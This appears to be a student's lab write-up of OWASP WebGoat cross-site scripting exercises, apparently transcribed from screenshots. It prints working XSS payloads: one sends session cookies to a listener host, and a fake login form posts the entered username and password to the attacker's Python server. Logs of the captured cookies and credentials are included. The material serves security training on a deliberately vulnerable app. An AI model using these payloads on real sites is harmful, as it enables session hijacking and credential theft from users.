
PROJECT : 4

DATE:-12-01-2022

TOPIC:-Cross site Scripting & Cross Site Request Forgery

Reflected XSS

Webgoat>Cross-Site Scripting (XSS)>Phishing with XSS



Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Phishing with XSS
LAB: Cross Site Scripting
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS
Stored XSS Attacks
Reflected XSS Attacks
Cross Site Request Forgery (CSRF)
CSRF Prompt By-Pass

Solution Videos — Restart this Lesson

This lesson is an example of how a website might support a phishing attack

Below is an example of a standard search feature.
Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to http://localhost/webgoat/catcher?PROPERTY=yes...

To pass this lesson, the credentials must be posted to the catcher servlet.


WebGoat Search

This facility will search the WebGoat source.

Search: [ ] Search


OWASP Foundation | Project WebGoat | Report Bug

Run python server



```
┌─[parrot@parrot-virtualbox]─[~/owasp]
└──╼ $sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Check if given input echoes or not



Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Phishing with XSS
LAB: Cross Site Scripting
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS
Stored XSS Attacks
Reflected XSS Attacks
Cross Site Request Forgery (CSRF)
CSRF Prompt By-Pass
CSRF Token By-Pass
HTTPOnly Test
Cross Site Tracing (XST) Attacks

Solution Videos — Restart this Lesson

This lesson is an example of how a website might support a phishing attack

Below is an example of a standard search feature.
Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to http://localhost/webgoat/catcher?PROPERTY=yes...

To pass this lesson, the credentials must be posted to the catcher servlet.

WebGoat Search

This facility will search the WebGoat source.


Search: test
Search

Results for: test


No results were found.

OWASP Foundation | Project WebGoat | Report Bug

Enter this code in search bar



```
<script>window.location="http://192.168.200.8/"+document.cookie</script>
```



Error response
192.168.200.8/JSESSIONID=3293007409B5DD7102F9EBDE1489398B; PHPSESSID=iadg02c9vbhkou


Error response

Error code: 404

Message: File not found.


Error code explanation: HTTPStatus.NOT_FOUND - Nothing matches the given URI.

We get the cookie in the python server



```
┌─[parrot@parrot-virtualbox]─[~/owasp]
└──╼ $sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.200.8 - - [12/Jan/2022 21:13:31] code 404, message File not found
192.168.200.8 - - [12/Jan/2022 21:13:31] "GET /JSESSIONID=3293007409B5DD7102F9EB
DE1489398B;%20PHPSESSID=iadg02c9vbhkou0r3uf1h6hvc5;%20d5a4bd280a324d2ac98eb2c0fe
58b9e0=06mp8hlcq3e5f0qvkf5791p4f2;%20acopendivids=swingset,jotto,phpbb2,redmine;
%20acgroupswithpersist=nada HTTP/1.1" 404 -
192.168.200.8 - - [12/Jan/2022 21:13:31] code 404, message File not found
192.168.200.8 - - [12/Jan/2022 21:13:31] "GET /favicon.ico HTTP/1.1" 404 -
```

Enter this code in test tab




```
<script>
function stealCreds() {
    var username = document.getElementById("user").value;
    var password = document.getElementById("pass").value;

    var credURL = "http://192.168.200.8:8000/user="+username+"&password="+password;

    var xmlHTTP = new XMLHttpRequest();
    xmlHTTP.open("POST",credURL, false);
    xmlHTTP.send(null);

    return "You were successfully logged in!";
}
</script>
<br>
Enter Username: <input id="user" type="TEXT"><br>
Enter Password: <input id="pass" type="password"><br>
<button type="button" onclick='javascript:alert(stealCreds())''>Login</button>
```



This lesson is an example of how a website might support a phishing attack

Below is an example of a standard search feature.
Using XSS and HTML insertion, your goal is to:


- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to http://localhost/webgoat/catcher?PROPERTY=yes...

To pass this lesson, the credentials must be posted to the catcher servlet.

WebGoat Search

This facility will search the WebGoat source.

Search: stealCreds())''>Login</button>


Solution Videos Restart this Lesson

This lesson is an example of how a website might support a phishing attack

Below is an example of a standard search feature.
Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to http://localhost/webgoat/catcher?PROPERTY=yes...

To pass this lesson, the credentials must be posted to the catcher servlet.

WebGoat Search

This facility will search the WebGoat source.

Search: <script> function stealCreds() {


Search

Results for:
Enter Username: ajay
Enter Password: ●●●●
Login

No results were found.


OWASP Foundation | Project WebGoat | Report Bug

Click on login, we get the credentials on python server


```
┌─[parrot@parrot-virtualbox]─[~]
└──╼ $python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.200.8 - - [26/Jan/2022 12:10:24] code 501, message Unsupported method ('
POST')
192.168.200.8 - - [26/Jan/2022 12:10:24] "POST /user=ajay&password=ajay HTTP/1.1
" 501 -
```


Stored XSS

Run python server


```
┌─[parrot@parrot-virtualbox]─[~/owasp]
└──╼ $sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

┌─[parrot@parrot-virtualbox]─[~/owasp]
└──╼ $sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Cross-Site Scripting (XSS)>LAB: Cross Site Scripting


Choose another language: English

Logout

LAB: Cross Site Scripting

OWASP WebGoat v5.4

Show Params | Show Cookies | Lesson Plan

Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
- Phishing with XSS
- LAB: Cross Site Scripting
  - Stage 1: Stored XSS
  - Stage 2: Block Stored XSS using Input Validation
  - Stage 3: Stored XSS Revisited
  - Stage 4: Block Stored XSS using Output Encoding
  - Stage 5: Reflected XSS
  - Stage 6: Block Reflected XSS
- Stored XSS Attacks
- Reflected XSS Attacks
- Cross Site Request Forgery (CSRF)
- CSRF Prompt By-Pass

Solution Videos

